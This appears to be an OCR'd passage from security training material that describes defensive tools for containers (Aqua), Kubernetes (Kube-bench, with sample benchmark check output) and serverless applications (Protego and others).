
Container Security Tools

As containers are continuously deployed across cloud environments, they need to be protected with higher security standards. Security professionals use tools, such as Aqua, Sysdig Falco, Anchore, NeuVector, and Lacework, to protect containers against various security breaches.

- **Aqua**

  Source: *https://www.aquasec.com*

  Aqua scans container images, VMs, and serverless functions for known vulnerabilities, embedded secrets, configuration and permission issues, malware, and open-source licensing. This tool restricts untrusted code from running and ensures that functions, containers, and VMs remain immutable, thus preventing any changes to running workloads compared with their originating images. Aqua can also integrate into existing infrastructure, thereby making it easy to manage DevSecOps collaboration, logging and reporting, incident response, and event monitoring.


aqua
Dashboard
Images
Containers
Services
Audit
ADMINISTRATION
Policies
Secrets
Enforcers
Compliance
System
Images
SCAN QUEUE >
HOST IMAGES
+ ADD IMAGES


Show repositories from: All Registries
Show repositories with: All
Filter repositories by name:

Repository	Security Issues	Image Profile	Disallowed	Registry
alpine		None	1/ 6	Host Images
alpine		None	0/ 1	k8s.gcr.io
alpine/postgres		None	0/ 1	jforg2
ashex/pokemongo-map		None	0/ 1	Docker Hub
busybox		None	0/ 1	k8s.gcr.io
centos		None	0/ 1	Host Images
confluentinc/cp-zookeeper		None	0/ 1	Docker Hub
golang		None	0/ 1	Host Images
jboss/wildfly		None	0/ 1	k8s.gcr.io
mongo		mongo-host-images	1/ 3	Host Images
mongo		None	0/ 1	k8s.gcr.io
mosho		None	0/ 1	Host Images
mymongo		None	0/ 1	Host Images
nginx		Nginx	0/ 9	Host Images

Figure 19.78: Screenshot of Aqua

Listed below are additional tools for securing containers:

- Sysdig Falco (*https://sysdig.com*)
- Anchore (*https://anchore.com*)
- NeuVector (*https://neuvector.com*)
- Lacework (*https://www.lacework.com*)
- Tenable.io Container Security (*https://www.tenable.com*)



Kubernetes Security Tools

Kube-bench

- Kube-bench performs permission, authentication and **security checks across Kubernetes clusters** and secures container data

```
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 API Server
[FAIL] 1.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 1.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[PASS] 1.1.3 Ensure that the --basic-auth-file argument is not set (Scored)
[PASS] 1.1.4 Ensure that the --insecure-allow-any-token argument is not set (Scored)
[FAIL] 1.1.5 Ensure that the --kubelet-https argument is set to true (Scored)
[PASS] 1.1.6 Ensure that the --insecure-bind-address argument is not set (Scored)
[PASS] 1.1.7 Ensure that the --insecure-port argument is set to 0 (Scored)
[PASS] 1.1.8 Ensure that the --secure-port argument is not set to 0 (Scored)
[FAIL] 1.1.9 Ensure that the --profiling argument is set to false (Scored)
[FAIL] 1.1.10 Ensure that the --repair-malformed-updates argument is set to false (Scored)
[PASS] 1.1.11 Ensure that the admission control policy is not set to AlwaysAdmit (Scored)
[FAIL] 1.1.12 Ensure that the admission control policy is set to AlwaysPullImages (Scored)
[FAIL] 1.1.13 Ensure that the admission control policy is set to DenyEscalatingExec (Scored)
[FAIL] 1.1.14 Ensure that the admission control policy is set to SecurityContextDeny (Scored)
[PASS] 1.1.15 Ensure that the admission control policy is set to NamespaceLifecycle (Scored)
[FAIL] 1.1.16 Ensure that the --audit-log-path argument is set as appropriate (Scored)
[FAIL] 1.1.17 Ensure that the --audit-log-maxage argument is set to 30 or as appropriate (Scored)
[FAIL] 1.1.18 Ensure that the --audit-log-maxbackup argument is set to 10 or as appropriate (Scored)
[FAIL] 1.1.19 Ensure that the --audit-log-maxsize argument is set to 100 or as appropriate (Scored)
[PASS] 1.1.20 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[PASS] 1.1.21 Ensure that the --token-auth-file parameter is not set (Scored)
[FAIL] 1.1.22 Ensure that the --kubelet-certificate-authority argument is set as appropriate (Scored)
```

https://github.com

Alcide Advisor
https://www.alcide.io

StackRox
https://www.stackrox.com

Aqua Kubernetes Security
https://www.aquasec.com

KubeXray
https://github.com

Sumo Logic
https://www.sumologic.com


Kubernetes Security Tools

As Kubernetes is a de facto container deployment and management tool, its workloads need to be regularly monitored and secured with appropriate security implementations. Security professionals use tools, such as Kube-bench, Alcide Advisor, and StackRox, to secure the Kubernetes environment.

- **Kube-bench**

  Source: *https://github.com*

  Kube-bench is a Go application used to check whether Kubernetes is securely deployed by running checks according to the center for internet security Kubernetes benchmark documentation. It performs permission, authentication, and security checks across Kubernetes clusters and secures containers data.



```
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 API Server
[FAIL] 1.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 1.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[PASS] 1.1.3 Ensure that the --basic-auth-file argument is not set (Scored)
[PASS] 1.1.4 Ensure that the --insecure-allow-any-token argument is not set (Scored)
[FAIL] 1.1.5 Ensure that the --kubelet-https argument is set to true (Scored)
[PASS] 1.1.6 Ensure that the --insecure-bind-address argument is not set (Scored)
[PASS] 1.1.7 Ensure that the --insecure-port argument is set to 0 (Scored)
[PASS] 1.1.8 Ensure that the --secure-port argument is not set to 0 (Scored)
[FAIL] 1.1.9 Ensure that the --profiling argument is set to false (Scored)
[FAIL] 1.1.10 Ensure that the --repair-malformed-updates argument is set to false (Scored)
[PASS] 1.1.11 Ensure that the admission control policy is not set to AlwaysAdmit (Scored)
[FAIL] 1.1.12 Ensure that the admission control policy is set to AlwaysPullImages (Scored)
[FAIL] 1.1.13 Ensure that the admission control policy is set to DenyEscalatingExec (Scored)
[FAIL] 1.1.14 Ensure that the admission control policy is set to SecurityContextDeny (Scored)
[PASS] 1.1.15 Ensure that the admission control policy is set to NamespaceLifecycle (Scored)
[FAIL] 1.1.16 Ensure that the --audit-log-path argument is set as appropriate (Scored)
[FAIL] 1.1.17 Ensure that the --audit-log-maxage argument is set to 30 or as appropriate (Scored)
[FAIL] 1.1.18 Ensure that the --audit-log-maxbackup argument is set to 10 or as appropriate (Scored)
[FAIL] 1.1.19 Ensure that the --audit-log-maxsize argument is set to 100 or as appropriate (Scored)
[PASS] 1.1.20 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[PASS] 1.1.21 Ensure that the --token-auth-file parameter is not set (Scored)
[FAIL] 1.1.22 Ensure that the --kubelet-certificate-authority argument is set as appropriate (Scored)
```


Figure 19.79: Screenshot of Kube-bench

Listed below are additional tools for the security of the Kubernetes environment:

- Alcide Advisor (*https://www.alcide.io*)
- StackRox (*https://www.stackrox.com*)
- Aqua Kubernetes Security (*https://www.aquasec.com*)
- KubeXray (*https://github.com*)
- Sumo Logic (*https://www.sumologic.com*)

Serverless Application Security Solutions

Protego | Protego's serverless security platform provides complete lifecycle security to serverless applications, from deployment to runtime



https://www.protego.io

Synk
https://snyk.io

Twistlock
https://www.twistlock.com

Aqua
https://www.aquasec.com

Prisma Cloud
https://www.paloaltonetworks.com

Dashbird
https://dashbird.io

Serverless Application Security Solutions

Serverless cloud computing has witnessed enormous growth in the last couple of years. However, the evolving cloud-based infrastructure also invites various security risks, such as function event-data injection, broken authentication, and over-privileged function permissions. Therefore, it is mandatory to carry out security inspections at regular intervals. Security professionals use various tools, such as Protego, Synk, and Twistlock, to conduct security tests on serverless infrastructure.

- **Protego**

  Source: *https://www.protego.io*

  Protego is a serverless security platform that provides complete lifecycle security to serverless applications from deployment to runtime. The security platform allows clients to control the serverless platform within 20 minutes. The Protego serverless security solution also allows to continuously scan serverless infrastructure, code, and runtime environment, to collect and correlate hundreds of data points. This security platform also offers actionable intelligence and the tools to provide full visibility and root cause analysis.

